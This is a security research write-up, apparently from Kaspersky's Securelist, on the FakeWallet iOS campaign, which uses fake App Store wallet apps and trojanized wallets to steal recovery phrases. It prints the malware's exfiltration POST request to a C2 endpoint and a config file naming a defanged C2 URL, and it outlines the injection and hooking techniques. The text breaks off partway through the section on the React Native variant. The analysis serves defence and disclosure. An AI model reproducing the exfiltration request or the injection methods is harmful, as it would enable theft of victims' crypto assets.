Visualização normal

Antes de ontemStream principal
  • ✇Securelist
  • FakeWallet crypto stealer spreading through iOS apps in the App Store Sergey Puzan
    In March 2026, we uncovered more than twenty phishing apps in the Apple App Store masquerading as popular crypto wallets. Once launched, these apps redirect users to browser pages designed to look similar to the App Store and distributing trojanized versions of legitimate wallets. The infected apps are specifically engineered to hijack recovery phrases and private keys. Metadata from the malware suggests this campaign has been flying under the radar since at least the fall of 2025. We’ve seen th
     

FakeWallet crypto stealer spreading through iOS apps in the App Store

20 de Abril de 2026, 06:22

In March 2026, we uncovered more than twenty phishing apps in the Apple App Store masquerading as popular crypto wallets. Once launched, these apps redirect users to browser pages designed to look similar to the App Store and distributing trojanized versions of legitimate wallets. The infected apps are specifically engineered to hijack recovery phrases and private keys. Metadata from the malware suggests this campaign has been flying under the radar since at least the fall of 2025.

We’ve seen this happen before. Back in 2022, ESET researchers spotted compromised crypto wallets distributed through phishing sites. By abusing iOS provisioning profiles to install malware, attackers were able to steal recovery phrases from major hot wallets like Metamask, Coinbase, Trust Wallet, TokenPocket, Bitpie, imToken, and OneKey. Fast forward four years, and the same crypto-theft scheme is gaining momentum again, now featuring new malicious modules, updated injection techniques, and distribution through phishing apps in the App Store.

Kaspersky products detect this threat as HEUR:Trojan-PSW.IphoneOS.FakeWallet.* and HEUR:Trojan.IphoneOS.FakeWallet.*.

Technical details

Background

This past March, we noticed a wave of phishing apps topping the search results in the Chinese App Store, all disguised as popular crypto wallets. Because of regional restrictions, many official crypto wallet apps are currently unavailable to users in China, specifically if they have their Apple ID set to the Chinese region. Scammers are jumping on this opportunity. They’ve launched fake apps using icons that mirror the originals and names with intentional typos – a tactic known as typosquatting – to slip past App Store filters and increase their chances of deceiving users.

App Store search results for "Ledger Wallet" (formerly Ledger Live)

App Store search results for “Ledger Wallet” (formerly Ledger Live)

In some instances, the app names and icons had absolutely nothing to do with cryptocurrency. However, the promotional banners for these apps claimed that the official wallet was “unavailable in the App Store” and directed users to download it through the app instead.


Promotional screenshots from apps posing as the official TokenPocket app

Promotional screenshots from apps posing as the official TokenPocket app

During our investigation, we identified 26 phishing apps in the App Store mimicking the following major wallets:

  • MetaMask
  • Ledger
  • Trust Wallet
  • Coinbase
  • TokenPocket
  • imToken
  • Bitpie

We’ve reported all of these findings to Apple, and several of the malicious apps have already been pulled from the store.

We also identified several similar apps that didn’t have any phishing functionality yet, but showed every sign of being linked to the same threat actors. It’s highly likely that the malicious features were simply waiting to be toggled on in a future update.

The phishing apps featured stubs – functional placeholders that mimicked a legitimate service – designed to make the app appear authentic.  The stub could be a game, a calculator, or a task planner.

However, once you launched the app, it would open a malicious link in your browser. This link kicks off a scheme leveraging provisioning profiles to install infected versions of crypto wallets onto the victim’s device. This technique isn’t exclusive to FakeWallet; other iOS threats, like SparkKitty, use similar methods. These profiles come in a few flavors, one of them being enterprise provisioning profiles. Apple designed these so companies could create and deploy internal apps to employees without going through the App Store or hitting device limits. Enterprise provisioning profiles are a favorite tool for makers of software cracks, cheats, online casinos, pirated mods of popular apps, and malware.

An infected wallet and its corresponding profile used for the installation process

An infected wallet and its corresponding profile used for the installation process

Malicious modules for hot wallets

The attackers have churned out a wide variety of malicious modules, each tailored to a specific wallet. In most cases, the malware is delivered via a malicious library injection, though we’ve also come across builds where the app’s original source code was modified.

To embed the malicious library, the hackers injected load commands into the main executable. This is a standard trick to expand an app’s functionality without a rebuild. Once the library is loaded, the dyld linker triggers initialization functions, if present in the library. We’ve seen this implemented in different ways: sometimes by adding a load method to specific Objective-C classes, and other times through standard C++ functions.

The logic remains the same across all initialization functions: the app loads or initializes its configuration, if available, and then swaps out legitimate class methods for malicious versions. For instance, we found a malicious library named libokexHook.dylib embedded in a modified version of the Coinbase app. It hijacks the original viewDidLoad method within the RecoveryPhraseViewController class, the part of the code responsible for the screen where the user enters their recovery phrase.

A code snippet where a malicious initialization function hijacks the original viewDidLoad method of the class responsible for the recovery phrase screen

A code snippet where a malicious initialization function hijacks the original viewDidLoad method of the class responsible for the recovery phrase screen

The compromised viewDidLoad method works by scanning the screen in the current view controller (the object managing that specific app screen) to hunt for mnemonics – the individual words that make up the seed phrase. Once it finds them, it extracts the data, encrypts it, and beams it back to a C2 server. All these malicious modules follow a specific process to exfiltrate data:

  • The extracted mnemonics are stringed together.
  • This string is encrypted using RSA with the PKCS #1 scheme.
  • The encrypted data is then encoded into Base64.
  • Finally, the encoded string – along with metadata like the malicious module type, the app name, and a unique identification code – is sent to the attackers’ server.

The malicious viewDidLoad method at work, scraping seed phrase words from individual subviews

The malicious viewDidLoad method at work, scraping seed phrase words from individual subviews

In this specific variant, the C2 server address is hardcoded directly into the executable. However, in other versions we’ve analyzed, the Trojan pulls the address from a configuration file tucked away in the app folder.

The POST request used to exfiltrate those encrypted mnemonics looks like this:

POST <c2_domain>/api/open/postByTokenPocket?ciyu=<base64_encoded_encrypted_mnemonics>&code=10001&ciyuType=1&wallet=ledger

The version of the malicious module targeting Trust Wallet stands out from the rest. It skips the initialization functions entirely. Instead, the attackers injected a custom executable section, labeled __hook, directly into the main executable. They placed it right before the __text section, specifically in the memory region usually reserved for load commands in the program header. The first two functions in this section act as trampolines to the dlsym function and the mnemonic validation method within the original WalletCore class. These are followed by two wrapper functions designed to:

  • Resolve symbols dataInit or processX0Parameter from the malicious library
  • Hand over control to these newly discovered functions
  • Execute the code for the original methods that the wrapper was built to replace

The content of the embedded __hook section, showing the trampolines and wrapper functions

The content of the embedded __hook section, showing the trampolines and wrapper functions

These wrappers effectively hijack the methods the app calls whenever a user tries to restore a wallet using a seed phrase or create a new one. By following the same playbook described earlier, the Trojan scrapes the mnemonics directly from the corresponding screens, encrypts them, and beams them back to the C2 server.

The Ledger wallet malicious module

The modules we’ve discussed so far were designed to rip recovery phrases from hot wallets – apps that store and use private keys directly on the device where they are installed. Cold wallets are a different beast: the keys stay on a separate, offline device, and the app is just a user interface with no direct access to them. To get their hands on those assets, the attackers fall back on old-school phishing.

We found two versions of the Ledger implant, one using a malicious library injection and another where the app’s source code itself was tampered with. In the library version, the malware sneaks in through standard entry points:  two Objective-C initialization functions (+[UIViewController load] and +[UIView load]) and a function named entry located in the __mod_init_functions section. Once the malicious library is loaded into the app’s memory, it goes to work:

  • The entry function loads a configuration file from the app directory, generates a user UUID, and attempts to send it to the server specified by the login-url The config file looks like this:
    {
    	"url": "hxxps://iosfc[.]com/ledger/ios/Rsakeycatch.php", // C2 for mnemonics
    	"code": "10001",                                         // special code	"login-url": "hxxps://xxx[.]com",                                              
    	"login-code": "88761"                                                               
    }
  • Two other initialization functions, +[UIViewController load] and +[UIView load], replace certain methods of the original app classes with their malicious payload.
  • As soon as the root screen is rendered, the malware traverses the view controller hierarchy and searches for a child screen named add-account-cta or one containing a $ sign:
    • If it is the add-account-cta screen, the Trojan identifies the button responsible for adding a new account and matches its text to a specific language. The Trojan uses this to determine the app’s locale so it can later display a phishing alert in the appropriate language. It then prepares a phishing notification whose content will require the user to pass a “security check”, and stores it in an object of GlobalVariables
    • If it’s a screen with a $ sign in its name, the malware scans its content using a regular expression to extract the wallet balance and attempt to send this balance information to a harmless domain specified in the configuration as login-url. We assume this is outdated testing functionality left in the code by mistake, as the specified domain is unrelated to the malware.
  • Then, when any screen is rendered, one of the malicious handlers checks its name. If it is the screen responsible for adding an account or buying/selling cryptocurrency, the malware displays the phishing notification prepared earlier. Clicking on this notification opens a WebView window, where the local HTML file html serves as the page to display.

The verify.html phishing page prompts the user to enter their mnemonics. The malware then checks the seed phrase entered by the user against the BIP-39 dictionary, a standard that uses 2048 mnemonic words to generate seed phrases. Additionally, to lower the victim’s guard, the phishing page is designed to match the app’s style and even supports autocomplete for mnemonics to project quality. The seed phrase is passed to an Objective-C handler, which merges it into a single string, encrypts it using RSA with the PKCS #1 scheme, and sends it to the C2 server along with additional data – such as the malicious module type, app name, and a specific config code – via an HTTP POST request to the /ledger/ios/Rsakeycatch.php endpoint.

The Objective-C handler responsible for exfiltrating mnemonics

The Objective-C handler responsible for exfiltrating mnemonics

The second version of the infected Ledger wallet involves changes made directly to the main code of the app written in React Native. This approach eliminates the need for platform-specific libraries and allows attackers to run the same malicious module across different platforms. Since the Ledger Live source code is publicly available, injecting malicious code into it is a straightforward task for the attackers.
The infected build includes two malicious screens:

  • MnemonicVerifyScreen, embedded in PortfolioNavigator
  • PrivateKeyVerifyScreen, embedded in MyLedgerNavigator

In the React Native ecosystem, navigators handle switching between different screens. In this case, these specific navigators are triggered when the Portfolio or Device List screens are opened. In the original app, these screens remain inaccessible until the user pairs their cold wallet with the application. This same logic is preserved in the infected version, effectively serving as an anti-debugging technique: the phishing window only appears during a realistic usage scenario.
